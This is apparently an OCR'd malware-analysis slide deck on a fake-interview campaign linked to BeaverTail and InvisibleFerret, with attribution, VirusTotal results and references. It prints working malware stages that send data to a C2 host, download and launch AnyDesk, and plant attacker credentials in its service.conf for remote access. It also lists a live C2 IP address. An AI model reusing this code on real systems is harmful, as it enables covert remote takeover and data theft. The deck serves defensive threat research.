    content = filepath + '\n' + self.pretty_print()
    options = {'ts': str(ts),'type': sType,'hid': hn,'ss': str(fn),'cc': content}
    url = host2+'/keys'
    try:
        requests.post(url, data=options)
    except:return ""
```

Stage3

- Execute pay
  - pay1
  - pay2
- Execute bow
- Return data to C2
- Have Reverse Shell



Stage4 – any.py - Download

- First, will check

  if AnyDesk is installed on the system

  - if not ,

    Access http://<c2_server>/any

    to download the Anydesk.

  - Place it in the ~/anydesk.exe file,

    then execute.

```python
def get_anydesk_path():
    try:
        if os.path.exists(any_path):return any_path
        import requests
        myfile = requests.get(host2+"/any", allow_redirects=True) # <c2_server>/any
        if not os.path.exists(home + '/anydesk.exe'):
            with open(home + '/anydesk.exe', 'wb') as f:
                f.write(myfile.content)
        return home + '/anydesk.exe'

    except Exception as e:
        # print(e)
        return ""

if os_type=="Windows":
    anydesk_path = get_anydesk_path() # 下載anydesk.exe
    ad_path = os.getenv("appdata")
    pd_path = os.getenv("programdata")
    conf_path1 = ad_path+"/anydesk/service.conf"    "appdata/anydesk/service.conf"
    conf_path2 = pd_path +"/anydesk/service.conf" "programdata/anydesk/service.conf"
else:
    conf_path1 = home+"/.anydesk/service.conf"
    conf_path2 = "/etc/anydesk/service.conf"

if not os.path.exists(conf_path1) and not os.path.exists(conf_path2) and os_type == "Windows":
    try:
        subprocess.Popen(anydesk_path)
        time.sleep(3)
    except Exception as e:
        pass
        # print(e)
```

Stage4 – any.py - Download

- First, will check

  if AnyDesk is installed on the system

  - if not ,

    Access http://<c2_server>/any

    to download the anydesk.

  - Place it in the ~/anydesk.exe file,

    then execute.

```python
def get_anydesk_path():
    try:
        if os.path.exists(any_path):return any_path
        import requests
        myfile = requests.get(host2+"/any", allow_redirects=True) # <c2_server>/any
        if not os.path.exists(home + '/anydesk.exe'):
            with open(home + '/anydesk.exe', 'wb') as f:
                f.write(myfile.content)
        return home + '/anydesk.exe'

    except Exception as e:
        # print(e)
        return ""

if os_type=="Windows":
    anydesk_path = get_anydesk_path() # 下載anydesk.exe
    ad_path = os.getenv("appdata")
    pd_path = os.getenv("programdata")
    conf_path1 = ad_path+"/anydesk/service.conf"    "appdata/anydesk/service.conf"
    conf_path2 = pd_path +"/anydesk/service.conf" "programdata/anydesk/service.conf"
else:
    conf_path1 = home+"/.anydesk/service.conf"
    conf_path2 = "/etc/anydesk/service.conf"

if not os.path.exists(conf_path1) and not os.path.exists(conf_path2) and os_type == "Windows":
    try:
        subprocess.Popen(anydesk_path)
        time.sleep(3)
    except Exception as e:
        pass
        # print(e)
```

Stage4 – any.py - Update

- Update service.conf

```
def update_conf(d_path):
    if not os.path.exists(d_path):return False

    try:
        if "ad.anynet.pwd_salt=351535afd2d98b9a3a0e14905a60a345" in open(d_path, 'r').read():
            return False
        in_f = open(d_path, 'r')
        out_f = open(d_path+"d", 'w')
        for line in in_f.readlines():
            if line.startswith("ad.anynet.pwd_hash=") or line.startswith("ad.anynet.pwd_salt=") or line.startsw
                continue
            elif line.strip():
                out_f.write(line+"\n")
        out_f.write("ad.anynet.pwd_hash=733f8f71e9ef61461b37a76972d0479d42b744b1ba6180b758325815368afa2d\n")
        out_f.write("ad.anynet.pwd_salt=c116e7b1e1839920e1f3c360337b4181\n")
        out_f.write("ad.anynet.token_salt=e43673a2a77ed68fa6e8074167350f8f\n")
        out_f.close();in_f.close()
        os.remove(d_path)
        os.rename(d_path+"d", d_path)
        return True
```

Stage4 – any.py - Upload

- Return the `service.conf`

  to `<c2_server>/keys`

```
12  def save_conf(fn, kind) -> bool:
13      if not os.path.exists(fn):return
14      buf = ''
15      try:
16          with open(fn, 'r') as f:buf = f.read();f.close()
17      except:return
18
19      if buf=='':return
20      options = {'type': sType,'hid': hn,'ss': 'any'+str(kind),'cc': buf}
21      url = host2+'/keys'
22      try:
23          requests.post(url, data=options)
24      except:
25          return
```

Stage4 – any.py - Restart

- Last, restart AnyDesk.exe


```python
def restart_anydesk():
    global anydesk_path
    try:
        PROCNAME = "anydesk.exe" if os_type=="Windows" else "anydesk"
        if os_type != "Windows":
            try:
                import psutil
            except:
                subprocess.check_call([sys.executable,'-m','pip','install','psutil'])
            anydesk_path='anydesk'
            for proc in psutil.process_iter():
                if proc.name().lower() == PROCNAME:
                    proc.kill()
        else:
            subprocess.check_output("taskkill /F /IM anydesk.exe")
        time.sleep(1)
        # print("run anydesk secondly")
        subprocess.Popen([anydesk_path])
    except Exception as e:pass
        # print(e)
```

Stage4 – Summary

- Behavior :
  - Let attacker can Remote Desktop Connection
  - Uploads files:
    - Send to http://<c2_server>/keys with POST method
    - Content :
      - service.conf


Stage4

- Execute Anydesk.exe
- Remote Desktop Connection



C2

- 95.217.124.253
  - 95.217.124.253/pdown
  - 95.217.124.253/uploads
  - 95.217.124.253/client
- 95.217.124.253:80
  - 95.217.124.253:80/payload/xyz2
  - 95.217.124.253:80/brow/xyz2
  - 95.217.124.253:80/keys/xyz2
- 95.217.124.253:5001
  - shell
  - a



C2 - VirusTotal

- VirusTotal
  - 95.217.124.253

Communicating Files (7)

Scanned	Detections	Type	Name
2020-09-17	3 / 67	Win32 EXE	DS-Mine.ru
2025-01-02	0 / 61	Text	main-decoded-1.py
2024-12-31	7 / 62	Text	xyz2
2025-01-02	0 / 61	Text	bow-decoded-1.py
2020-01-23	3 / 70	Win32 EXE	Launcher
2020-02-08	4 / 71	Win32 EXE	Launcher
2021-07-24	2 / 68	Win32 EXE	DS-Mine.ru

C2 - VirusTotal

- sType = '**xyz2**'


```
1 sType = 'xyz2'
2
3 e = "c8Kww4HDmMK
  Cq8Oow6nDmMKqwrn
```

Communicating Files (7)

Scanned	Detections	Type	Name
2020-09-17	3 / 67	Win32 EXE	DS-Mine.ru
2025-01-02	0 / 61	Text	main-decoded-1.py
2024-12-31	7 / 62	Text	xyz2
2025-01-02	0 / 61	Text	bow-decoded-1.py
2020-01-23	3 / 70	Win32 EXE	Launcher
2020-02-08	4 / 71	Win32 EXE	Launcher
2021-07-24	2 / 68	Win32 EXE	DS-Mine.ru


C2 - VirusTotal - xyz2

- brow
  - Stage 2
- payload
  - Stage 2
- ip-api.com
  - payload
  - get user location
- keys
  - return information



Attacker

- git
  - Author: james-tech <jamesjones9291@gmail.com>
  - Date: Thu Dec 19 12:24:38 2024 +0000
  - https://bitbucket.org/euronio/euron-presale.git




```
Author: james-tech <jamesjones9291@gmail.com>
Date:   Thu Dec 19 12:24:38 2024 +0000

    test assessment
```

Attacker - Bitbucket

- Bitbucket Watchers
  - James Johnson
  - euronio

Attacker - Bitbucket

- Bitbucket Watchers
  - James Johnson
  - euronio

Attacker - Bitbucket

- Bitbucket Watchers
  - James Johnson
  - euronio


```
{
  "display_name": "euronio",
  "links": {
    "self": {
      "href": "https://api.bitbucket.org/2.0/workspaces/%7B6ff8936d-ff5a-4d3d-bcc9-10e45a9414d1%7D"
    },
    "avatar": {
      "href": "https://bitbucket.org/account/euronio/avatar/"
    },
    "html": {
      "href": "https://bitbucket.org/%7B6ff8936d-ff5a-4d3d-bcc9-10e45a9414d1%7D/"
    }
  },
  "type": "team",
  "uuid": "{6ff8936d-ff5a-4d3d-bcc9-10e45a9414d1}",
  "username": "euronio"
}
```

Attacker - Bitbucket

- euronio
  - Is private :(

Attacker

- Time zone : UTC+09
- BeaverTail
- Similar attack

Attacker

- Time zone : UTC+09
- BeaverTail
- Similar attack


```
def check_window(event):
    global c_win
    if c_win != event.Window:
        (pid, text) = act_win_pn()
        tz = timezone(offset=timedelt (hours=9))
        d_t = datetime.fromtimestamp( , tz)
        t_s = d_t.strftime("%m/%d/%Y, %H:%M:%S")
```

Attacker

- Time zone : UTC+09
  - Korea , Japan , Indonesia
- BeaverTail
- Similar attack

Attacker

- Time zone : UTC+09
- BeaverTail
- Similar attack



Attacker

- Time zone : UTC+09
- BeaverTail
- Similar attack

References

2024-12-24 · 🇯🇵 · NTT Security Holdings · NTT Security Holdings
Contagious Interview Uses New Malware Otter Cookie
BeaverTail OtterCookie InvisibleFerret

2024-11-14 · Palo Alto · Unit 42
Fake North Korean IT Worker Linked to BeaverTail Video Conference App Phishing Attack
BeaverTail InvisibleFerret WageMole

2024-11-14 · eSentire · eSentire
Bored BeaverTail & InvisibleFerret Yacht Club – A Lazarus Lure Pt.2
BeaverTail InvisibleFerret

2024-11-04 · Zscaler · Zscaler
From Pyongyang to Your Payroll: The Rise of North Korean Remote Workers in the West
BeaverTail InvisibleFerret WageMole

2024-11-04 · Israel National Cyber Directorate (INCD) · Israel National Cyber Directorate (INCD)
Deep Drive Analysis of the BeaverTail Infostealer
BeaverTail

2024-10-29 · 🇯🇵 · Macnica · Hiroshi Takeuchi
Job Offer from the North: Contagious Interview for Software Developers
BeaverTail InvisibleFerret

2024-10-29 · SecurityScorecard · SecurityScorecard STRIKE Team
The Job Offer That Wasn't: How We Stopped an Espionage Plot
BeaverTail InvisibleFerret


2024-10-24 · Datadog · Datadog
Tenacious Pungsan: A DPRK threat actor linked to Contagious Interview
BeaverTail InvisibleFerret

Attacker

